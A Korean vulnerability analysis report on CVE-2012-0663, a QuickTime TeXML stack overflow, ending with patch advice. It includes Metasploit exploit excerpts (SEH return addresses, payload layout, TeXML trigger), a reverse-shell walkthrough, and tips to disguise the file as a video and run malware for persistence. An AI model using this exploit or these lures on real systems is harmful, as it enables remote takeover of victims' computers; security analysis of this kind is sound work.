취약점 분석 보고서

[Apple Quicktime TeXML Stack Buffer Overflow]

2012-06-28

RedAlert Team_서준석

목 차

그림 목차

1. 개 요

1.1. 취약점 분석 추진 배경

전세계적으로 많은 사람들이 이용하는 애플(Apple)사의 서비스 중 하나인 QuickTime Player 를 분석함으로써, 기본적이지만 치명적인 보안 위협의 가능성을 제기하는 것이 이번 분석의 목적이다.

특히 해당 취약점은 SNS 나 이메일 등 최근 성행하는 사회공학적인 기법에 이용될 수 있다. 사회공학 공격은 단순한 기술적 방어 수단으로는 피해를 예방하기 어렵다. 그러므로 사용자가 무심코 지나칠 수 있는 부분에도 보안 위협이 발생할 수 있음을 밝히고, 또한 어떠한 취약점이 이용될 수 있는지 밝혀본다.

1.2. CVE-2012-0663 취약점 요약

CVE-2012-0663 취약점은 애플(Apple)사의 Quicktime 프로그램에 존재하는 결함을 이용해 원격 코드를 실행시킬 수 있는 취약점이다. 공격이 실행되기 위해 피해자는 공격자가 만들어 놓은 페이지를 접속하거나, 해당 취약 파일을 실행시켜야 한다.

구체적으로, QuickTime3gpp.qtx 내부에 존재하는 transform 속성 코드를 처리할 때 translate 나 matrix 객체가 스택에 고정된 크기의 버퍼에 복사될 때 유효크기 검증을 하지 않는 것을 이용한다. 이로 인해 Quicktime Player 를 이용하는 사용자의 권한으로 원격 코드를 실행시킬 수 있게 된다.

2. CVE-2012-0663 분석

2.1. CVE-2012-0663 취약점 개요

취약점 이름	Apple Quicktime TeXML Stack Buffer Overflow		
최초 발표일	2012 년 5 월 15 일	문서 작성일	2012 년 6 월 28 일
위험 등급	위험	벤더	Apple
취약점 영향	사용자 권한으로 원격 코드 실행	현재 상태	패치됨

표 1. CVE-2012-0663 취약점 개요

2.2. CVE-2012-0663 대상 시스템 목록

CVE-2012-0663 은 Windows XP SP3 상에서 Apple QuickTime Player 7.7.2 이전 버전을 사용할 때 발생할 수 있는 취약점이다.

2.3. CVE-2012-0663 취약점 원리

CVE-2012-0663 은 간단한 버퍼 오버플로우를 이용하는 취약점이다. 프로그램에 지정된 버퍼 크기 이상의 데이터를 프로그램으로 보내 예외를 발생시킨다. 이 때 운영체제에서 제공하는 SE Handler 가 호출된다. 공격 모듈에서는 정확한 계산을 통해 도출된 오프셋으로 SE Handler 주소를 공격자가 원하는 주소, 즉 쉘코드 위치로 이동하도록 덮어쓰게 된다.

취약점이 처음 발표될 때 프로그램이 'transform' 속성을 처리할 때 올바른 유효 크기 검증을 하지 않아 취약점이 발생하게 된다는 것을 앞에서 언급했다. 하지만 단순히 'transform' 으로 인한 공격은 스택 쿠키로 인하여 프로그램을 비정상 종료 시키는 것에 그친다. 그래서 Metasploit 에서는 'transform' 속성 대신에 'color' 값에서도 같은 종류의 취약점을 발생시킬 수 있다는 사실을 찾아내었다. 또한, 스택 쿠키를 우회하기 위해 SE Handler 를 이용해 단순한 프로그램 종료를 넘어 공격자가 원하는 코드를 실행시킬 수 있도록 만들었다.

3. 분 석

3.1. CVE-2012-0663 공격 코드

3.2.1 공격 코드 분석

해당 모듈은 단순한 버퍼 오버플로우 취약점을 이용한 것으로 공격 코드도 간단한 구조로 이루어져 있다.

첫째, QuickTime 버전별로 'Ret' 주소가 상이하므로, 버전에 맞게 주소를 설정해 준다. 또한 SE Handler 를 정확히 덮어쓰기 위해 오프셋을 지정한다.

```
[ 'QuickTime 7.7.1 on Windows XP SP3',
    {
        'Ret' => 0x66f1bdf8, # POP ESI/POP EDI/RET from QuickTime.qts (7.71.80.42)
        'Offset' => 643,
        'Max' => 13508
    }
],
[ 'QuickTime 7.7.0 on Windows XP SP3',
    {
        'Ret' => 0x66F1BD66, # PPR from QuickTime.qts (7.70.80.34)
        'Offset' => 643,
        'Max' => 13508
    }
],
[ 'QuickTime 7.6.9 on Windows XP SP3',
    {
        'Ret' => 0x66801042, # PPR from QuickTime.qts (7.69.80.9)
        'Offset' => 643,
        'Max' => 13508
```

그림 1. 프로그램 버전별로 상이한 'Ret' 지정

둘째, 페이로드를 구성한다. 앞서 지정한 오프셋과 ret 를 페이로드에 삽입하고, 공격자의 최종 목적을 달성할 쉘코드를 삽입한다.

```
def exploit
    my_payload = rand_text(target['Offset'])
    my_payload << generate_seh_record(target.ret)
    my_payload << payload.encoded
    my_payload << rand_text(target['Max'] - my_payload.length)
```

그림 2. 페이로드 구성 부분

셋째, 취약점을 유발할 수 있는 코드를 작성한다. Metasploit 모듈에서는 'color' 구성요소 부분에서 오버플로우를 발생시키는 구조를 가지고 있다.

```
<text3GTrack trackWidth="176.0" trackHeight="60.0" layer="1"
    language="eng" timeScale="600"
    transform="matrix(1.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1, 0, 1.0)">
    <sample duration="2400" keyframe="true">

        <description format="tx3g" displayFlags="ScrollIn"
            horizontalJustification="Left"
            verticalJustification="Top"
            backgroundColor="0%, 0%, 0%, 100%">

            <defaultTextBox x="0" y="0" width="176"  height="60"/>
            <fontTable>
                <font id="1" name="Times"/>
            </fontTable>

            <sharedStyles>
            <style id="1">
                {font-table: 1} {font-size:  10}
                {font-style:normal}
                {font-weight: normal}
                {color: #{my_payload}%, 100%, 100%, 100%}
            </style>
            </sharedStyles>
```

그림 3. 취약점 유발하는 코드 부분

완성된 공격코드 구조는 다음과 같다.



그림 4. 공격코드 구조

3.2.2 공격 코드 실행

1. Metasploit 에 내장된 모듈을 이용할 것이므로 해당 모듈을 로드한 다음 옵션값을 확인한다.

그림 5. 취약점 공격 모듈 옵션

2. 해당 모듈은 피해자 시스템에서 파일이 실행될 때, 공격자 시스템으로 리버스 커넥션을 연결하도록 만들어진 페이로드를 포함하고 있다 또한 피해자 시스템의 QuickTime 버전을 맞추어 줘야 한다.(버전마다 ret 주소가 상이하다.)



그림 6. 페이로드와 타겟 설정 화면

3. 옵션을 설정 후 모듈을 실행하면 취약점을 가지는 소스가 생성된다.

그림 7. 공격 파일 생성

4. 피해자 시스템에서 파일이 실행될 때 리버스 커넥션을 요청하기 때문에, 공격자 서버에서 핸들러를 이용해 요청을 대기해야 한다. Metasploit 에서 제공하는 'multi/handler'를 로드해 취약파일 생성 시 설정했던 것과 동일한 페이로드를 지정 후 모듈을 실행한다.



그림 8. 공격자 서버에서 리버스 커넥션을 대기

5. 파일 생성 시에는 .xml 확장자가 붙지만 공격 성공률을 높이기 위해 파일 이름을 'Seminar video.avi'로 변경한 뒤 피해자 컴퓨터에서 실행한다.



그림 9. 파일 이름 변경 후 취약한 파일 실행

6. 피해자가 취약한 파일을 QuickTime Player 상에서 실행하면 공격자의 Metasploit 에서 세션이 맺어지게 된다. (meterpreter 는 Metasploit 에서 제공하는 향상된 Post-exploitation 도구이다.) 이렇게 되면 공격자는 피해자 컴퓨터를 마음대로 제어할 수 있게 된다.



그림 10. 성공적인 공격 수행 결과 맺어진 세션

한가지 유의해야 할 점은, Metasploit 의 해당 모듈은 Quicktime Player 를 종료시키면 세션이 끊어지는 단점을 가지고 있다. 더 효과적인 공격을 위해선 세션이 종료되기 전에 재빨리 다음 공격을 수행하거나, meterpreter 와 같은 세션이 아닌 악성 파일의 바이너리를 다운받아 실행되게 만드는 방법을 이용해야 한다.

3.2. 공격 기법 분석

1. 정확한 취약점 발생 매커니즘을 파악하기 위해 인위적인 'crash'를 발생시켜 본다. 공격 코드 내부의 SEH 변조 부분을 '41414141'로 덮어쓴다.



그림 11. ret 값을 'AAAA'로 재변조

2. 수정한 모듈로 파일을 생성 후 피해자 시스템에서 디버거와 함께 실행하면 다음과 같이 충돌이 발생한다.



그림 12. ret 를 변조한 파일을 실행 시 충돌 발생

3. SEH Chain 을 확인한 결과 SE Handler 가 '41414141'로 덮어써진 것을 확인할 수 있다.



그림 13. 변조된 SE Handler

4. Back to User 모드를 이용해 취약한 파일을 여는 순간 코드가 어떤 흐름으로 이어지는지 확인한다. 파일을 로드하기 바로 직전에 모드를 적용하고 버튼을 클릭하면 해당 매커니즘을 실행하는 시작 부분에서 프로그램이 정지한다.



그림 14. Back to User 모드 적용으로 프로그램에 브레이크가 걸림

5. 소스에서는 junk 값을 랜덤 텍스트로 채웠지만, 버퍼의 내용이 메모리에 어떻게 저장되는지 확인하기 위해 junk 값을 'A' 로 채워둔다. 그 다음 다시 프로그램을 실행하고, 메모리에 버퍼 내용이 기록되는 시점에서 내용이 채워지는 위치를 찾으면 다음과 같다. (문자 구분을 위해 Ret 를 다시 45454545 로 변조)



그림 15. 메모리에 써진 버퍼 내용을 확인

6. 버퍼 오버플로우로 인해 윈도우에서 제공하는 SE Handler 로 점프하려 하지만 핸들러는 이미 우리가 원하는 주소로 변조된 이후이므로 (그림 11 의 45454545) EIP 가

'45454545'로 채워지고, 프로그램은 비정상 종료를 하게 된다. 만일 EIP 가 '45454545'가 아니라 기존 Metsaploit 모듈에서 제공하는 'Ret' 주소일 경우 프로그램의 흐름은 쉘코드로 이동하게 되고, 공격이 성공하게 된다.

4. 결 론

CVE-2012-0663 취약점은 공격을 위해 반드시 취약한 버전의 QuickTime Player 가 설치되어 있어야 한다는 한계를 가지고 있다. 하지만 해당 플레이어가 iTunes 와 같이 설치될 수 있다는 점을 감안할 때 공격대상을 찾는데 큰 어려움이 있을 것이라고 보지 않는다. 또한, 보안 위협에 대해 일정 수준 이상 인지를 하고 있는 사용자들도 간단한 응용프로그램의 업데이트까지는 간과할 수 있다는 점을 고려할 때 그 잠재적 위협이 결코 작지는 않다고 본다.

어떤 취약점도 완벽하게 방어될 수는 없다. 물론 시스템에 설치 된 모든 프로그램에 대해 보안 업데이트를 하고, 관리하는 것은 불가능하다. 하지만 최소한 관련 취약점이 발표되고 패치나 업데이트 버전이 나올 때마다 관심을 가진다면 최소한의 예방은 가능하다고 본다.

5. 대응 방안

애플사의 홈페이지에서 패치 된 버전의 QuickTime Player 를 다운받아 설치하면 더 이상 공격이 유효하지 않게 된다.



그림 16. 애플사 홈페이지에서 제공하는 Quicktime Player 다운로드 서비스

6. 참고 자료

6.1. 참고 웹 문서

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=2012-0663